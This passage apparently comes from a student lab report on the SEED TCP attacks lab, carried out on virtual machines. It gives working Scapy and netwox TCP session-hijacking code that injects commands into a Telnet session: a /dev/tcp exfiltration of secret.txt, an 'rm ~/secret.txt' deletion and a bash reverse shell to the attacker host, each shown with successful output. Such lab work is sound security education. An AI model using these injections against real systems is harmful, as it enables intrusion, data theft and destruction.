tcp      0      0 127.0.0.1:53           0.0.0.0:*
tcp      0      0 0.0.0.0:22            0.0.0.0:*
tcp      0      0 127.0.0.1:631           0.0.0.0:*
tcp      0      0 0.0.0.0:23            0.0.0.0:*
tcp      0      0 127.0.0.1:953           0.0.0.0:*
tcp      0      0 127.0.0.1:3306           0.0.0.0:*
tcp      0      0 10.0.2.15:22           10.0.2.4:49228      ESTABLISHED
tcp6     0      0 :::80                 :::*
tcp6     0      0 :::53                 :::*
tcp6     0      0 :::21                 :::*
tcp6     0      0 :::22                 :::*
tcp6     0      0 :::1:631              :::*
tcp6     0      0 :::3128              :::*
tcp6     0      0 :::1:953              :::*
[12/05/20]seed@VM:~$
```


Attacker Machine:

On executing rst_ssh.py



```
[12/05/20]seed@VM:~$ sudo -s
[12/05/20]root@VM:~# python rst_ssh.py
ERROR: ld.so: object '/home/seed/lib/boost/libboost_program_options.so.1.64.0' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object '/home/seed/lib/boost/libboost_filesystem.so.1.64.0' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object '/home/seed/lib/boost/libboost_system.so.1.64.0' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
```

Client Machine:



```
[12/04/20]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 10.0.2.4:53            0.0.0.0:*
tcp      0      0 127.0.0.1:53           0.0.0.0:*
tcp      0      0 127.0.1.1:53           0.0.0.0:*
tcp      0      0 0.0.0.0:22            0.0.0.0:*
tcp      0      0 0.0.0.0:23            0.0.0.0:*
tcp      0      0 127.0.0.1:953           0.0.0.0:*
tcp      0      0 127.0.0.1:3306           0.0.0.0:*
tcp6     0      0 :::80                 :::*
tcp6     0      0 :::53                 :::*
tcp6     0      0 :::21                 :::*
tcp6     0      0 :::22                 :::*
tcp6     0      0 :::3128              :::*
tcp6     0      0 :::1:953              :::*
[12/04/20]seed@VM:~$
```

```
[12/05/20]seed@VM:~$ ssh 10.0.2.15 -l seed
The authenticity of host '10.0.2.15 (10.0.2.15)' can't be established.
ECDSA key fingerprint is SHA256:DIci7QSNGmROLBp7fDZD771pzFgaKU06pd00mZMSaik.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.15' (ECDSA) to the list of known hosts.
seed@10.0.2.15's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)


 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.


Last login: Sat Dec  5 18:07:39 2020 from 10.0.2.4
[12/05/20]seed@VM:~$ Connection to 10.0.2.15 closed by remote host.
Connection to 10.0.2.15 closed.
```

3.3 Task 3: TCP RST Attacks on Video Streaming Applications


Video streaming on you tube in Server machine:



Attacker machine:



Server machine:




Thus the connection to the video source is getting disconnected on the server as soon as the attacker sends RST messages on the server.

3.4 Task 4: TCP Session Hijacking


Using Netwox

Step 1: Run a Netcat listener on Attacker's machine on port 9090




```
[12/05/20]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
```

Step 2: Generate a payload in python which projects the secret file from Server's machine to Attacker's machine



```
>>> s= "\ncat /home/seed/secret.txt > /dev/tcp/10.0.2.5/9090\n".encode("hex")
>>> s
'0a636174202f686f6d652f736565642f7365637265742e747874203e202f6465762f7463702f31302e302e322e352f393039308a'
```

Step 3: Client connects to Server through Telnet



```
[12/05/20]seed@VM:~$ telnet 10.0.2.15
Trying 10.0.2.15...
Connected to 10.0.2.15.
Escape character is '^>'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Dec  5 14:00:19 EST 2020 from 10.0.2.4 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[12/05/20]seed@VM:~$
```

Step 4: Use Wireshark to observe the latest packet in between Client and Server

```

72 2820-12-05 14:00:19.9273887.. 10.0.2.15      10.0.2.4      TELNET    87 Telnet Data ...
▶ Frame 72: 87 bytes on wire (696 bits), 87 bytes captured (696 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_46:21:13 (08:00:27:46:21:13), Dst: PcsCompu_4f:60:f2 (08:00:27:4f:60:f2)
▶ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.4
▼ Transmission Control Protocol, Src Port: 23, Dst Port: 39688, Seq: 3801657187, Ack: 3442327711, Len: 21
  Source Port: 23
  Destination Port: 39688
  [Stream index: 0]
  [TCP Segment Len: 21]
  Sequence number: 3801657187
  [Next sequence number: 3801657208]
  Acknowledgment number: 3442327711
  Header Length: 32 bytes
  Flags: 0x018 (PSH, ACK)
  Window size value: 227
  [Calculated window size: 29056]
  [Window size scaling factor: 128]
  Checksum: 0x97e6 [unverified]
  [Checksum Status: Unverified]
  Urgent pointer: 0
  ▶ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▶ [SEQ/ACK analysis]
▼ Telnet
  Data: [12/05/20]seed@VM:~$
```

Step 5: After knowing the next sequence number and acknowledgement number, the attacker uses netwox 40 to forge the TCP packet

```

[12/05/20]root@VM:~# netwox 40 -e 49359 -j 64 -l 10.0.2.4 -m 10.0.2.15 -o 39688 -p 23 -q 3442327711 -r 3801657208 -z -A -E 245 -H '0a636174202f686f6d652f736565642f7365637265742e747874203e202f6465762f7463702f31382e302e322e352f393039300a'
IP
+-----+
|version| ihl |      tos      |          torlen
|     4   |  5   | 0x00=0    | 0x005C=92
+-----+
|          id          | r[D|M] offsetfrag
| 0xC0CF=49359       | 0|0|0| 0x0000=0
+-----+
| ttl |      protocol      | checksum
| 0x40=64   | 0x06=6    | 0xA1BA
+-----+
|          source          |
| 10.0.2.4          |
+-----+
|          destination          |
| 10.0.2.15          |
+-----+
TCP
+-----+
| source port | destination port
| 0x9B08=39688 | 0x0017=23
+-----+
| seqnum |
| 0xCD2DC09F=3442327711 |
+-----+
| acknum |
| 0xE298AF78=3801657208 |
+-----+
| doff | r|r|r|r|C|E|U|A|P|R|S|F| window
| 5    | 0|0|0|0|0|0|1|1|0|0|0| 0x00F5=245
+-----+
| checksum | urgptr
| 0x52A1=21153 | 0x0000=0
+-----+
0a 63 61 74 20 2f 68 6f 6d 65 2f 73 65 65 64 2f # .cat /home/seed/
73 65 63 72 65 74 2e 74 78 74 20 3e 20 2f 64 65 # secret.txt > /de
76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 35 2f 39 # v/tcp/10.0.2.5/9
30 39 30 0a # 090.
```

Step 6: Observe the netcat listener, the attacker could successfully forge the TCP pack and display secret.txt on his machine.

```
[12/05/20]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.15] port 9090 [tcp/*] accepted (family 2, sport 37106)
Server has been compromised
```

Using Scapy:

Step 1: The following is the implementation of scapy to delete the secret.txt from Servers machine

```
#!/usr/bin/python

from scapy.all import *

# remove duplication
# {"dest ip":times}
dest_record = {}

def do_hijack(pkt):
    key = pkt[IP].dst
    if key not in dest_record:      # freshman
        dest_record[key] = 0
        return
    else:
        if dest_record[key] < 0:    # prior victim
            return
        if dest_record[key] <= 50: # wait for logging
            dest_record[key] += 1
            # print(dest_record[key])
            return
        if 4*pkt[IP].ihl+4*pkt[TCP].dataofs != pkt[IP].len: # exist content
            # print(pkt[IP].ihl, pkt[TCP].dataofs, pkt[IP].len)
            return
        else:
            dest_record[key] = -1 # attack


    ip = IP(id=pkt[IP].id+1, src=pkt[IP].src, dst=pkt[IP].dst)
    tcp = TCP(sport=pkt[TCP].sport, dport=pkt[TCP].dport,
              seq=pkt[TCP].seq, ack=pkt[TCP].ack, flags=0x18)
    raw = Raw(load='\r\nrm ~/secret.txt\r\n')
    # raw = Raw(load='\r\nrm ~/secret.txt\r\n')
    pkt = ip/tcp/raw
    # ls(pkt)
    send(pkt, verbose=0)
    print('attacked', key)

pkt = sniff(filter='dst port 23', prn=do_hijack)
```

Step 2: On Running the scapy implementation, the attack was successful

```
[12/05/20]root@VM:~# python tcp_hijack.py
ERROR: ld.so: object '/home/seed/lib/boost/libboost_program_options.so.1.64.0' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object '/home/seed/lib/boost/libboost_filesystem.so.1.64.0' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object '/home/seed/lib/boost/libboost_system.so.1.64.0' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
(['attacked', '10.0.2.15'])
```

Step 3: On verifying the Server, it was observed that the secret.txt file was deleted.



```
[12/05/20]seed@VM:~$ ls
android   Desktop  examples.desktop  Music    secret.txt  Videos
bin       Documents get-pip.py      Pictures  source
Customization Downloads lib          Public    Templates
[12/05/20]seed@VM:~$ ls
android   Desktop  examples.desktop  Music    source
bin       Documents get-pip.py      Pictures  Templates
Customization Downloads lib          Public    Videos
[12/05/20]seed@VM:~$
```

3.5 Task 5: Creating Reverse Shell using TCP Session Hijacking

Step 1: Modify the previous scapy implementation with shell code

```
#!/usr/bin/python

from scapy.all import *


# remove duplication
# {"dest ip":times}
dest_record = {}

def do_hijack(pkt):
    key = pkt[IP].dst
    if key not in dest_record:      # freshman
        dest_record[key] = 0
        return
    else:
        if dest_record[key] < 0:    # prior victim
            return
        if dest_record[key] <= 50: # wait for logging
            dest_record[key] += 1
            # print(dest_record[key])
            return
        if 4*pkt[IP].ihl+4*pkt[TCP].dataofs != pkt[IP].len: # exist content
            # print(pkt[IP].ihl, pkt[TCP].dataofs, pkt[IP].len)
            return
        else:
            dest_record[key] = -1 # attack

    ip = IP(id=pkt[IP].id+1, src=pkt[IP].src, dst=pkt[IP].dst)
    tcp = TCP(sport=pkt[TCP].sport, dport=pkt[TCP].dport,
              seq=pkt[TCP].seq, ack=pkt[TCP].ack, flags=0x18)
    # raw = Raw(load='\r\nrm ~/secret.txt\r\n')
    raw = Raw(load='\r\n/bin/bash -i > /dev/tcp/10.0.2.5/9090 0<&1 2>&1\r\n')
    pkt = ip/tcp/raw
    # ls(pkt)
    send(pkt, verbose=0)
    print('attacked', key)


pkt = sniff(filter='dst port 23', prn=do_hijack)
```

Step 2: Start a netcat listener on Attacker's machine on port 9090



```
[12/05/20]seed@VM:~$ nc -l 9090 -v  
Listening on [0.0.0.0] (family 0, port 9090)
```

Step 3: On execution of tcp_hijack.py, the session was successfully hijacked, and the reverse shell was spawned.



```
[12/05/20]root@VM:~# python tcp_hijack.py  
ERROR: ld.so: object '/home/seed/lib/boost/libboost_program_options.so.1.64.0' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.  
ERROR: ld.so: object '/home/seed/lib/boost/libboost_filesystem.so.1.64.0' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.  
ERROR: ld.so: object '/home/seed/lib/boost/libboost_system.so.1.64.0' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.  
('attacked', '10.0.2.15')  
[12/05/20]seed@VM:~$ nc -nlvp 9090  
Listening on [0.0.0.0] (family 0, port 9090)  
Connection from [10.0.2.15] port 9090 [tcp/*] accepted (family 2, sport 37108)  
[12/05/20]seed@VM:~$ pwd  
pwd  
/home/seed  
[12/05/20]seed@VM:~$ ifconfig  
ifconfig  
enp0s3 Link encap:Ethernet HWaddr 08:00:27:46:21:13  
inet addr:10.0.2.15 Bcast:10.0.2.255 Mask:255.255.255.0  
inet6 addr: fe80::1dfe:d924:7553:472d/64 Scope:Link  
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
RX packets:289751 errors:0 dropped:0 overruns:0 frame:0  
TX packets:25800 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:1000  
RX bytes:114883411 (114.8 MB) TX bytes:3591286 (3.5 MB)  
  
lo Link encap:Local Loopback  
inet addr:127.0.0.1 Mask:255.0.0.0  
inet6 addr: ::1/128 Scope:Host  
UP LOOPBACK RUNNING MTU:65536 Metric:1  
RX packets:5403 errors:0 dropped:0 overruns:0 frame:0  
TX packets:5403 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:1  
RX bytes:428325 (428.3 KB) TX bytes:428325 (428.3 KB)  
[12/05/20]seed@VM:~$
```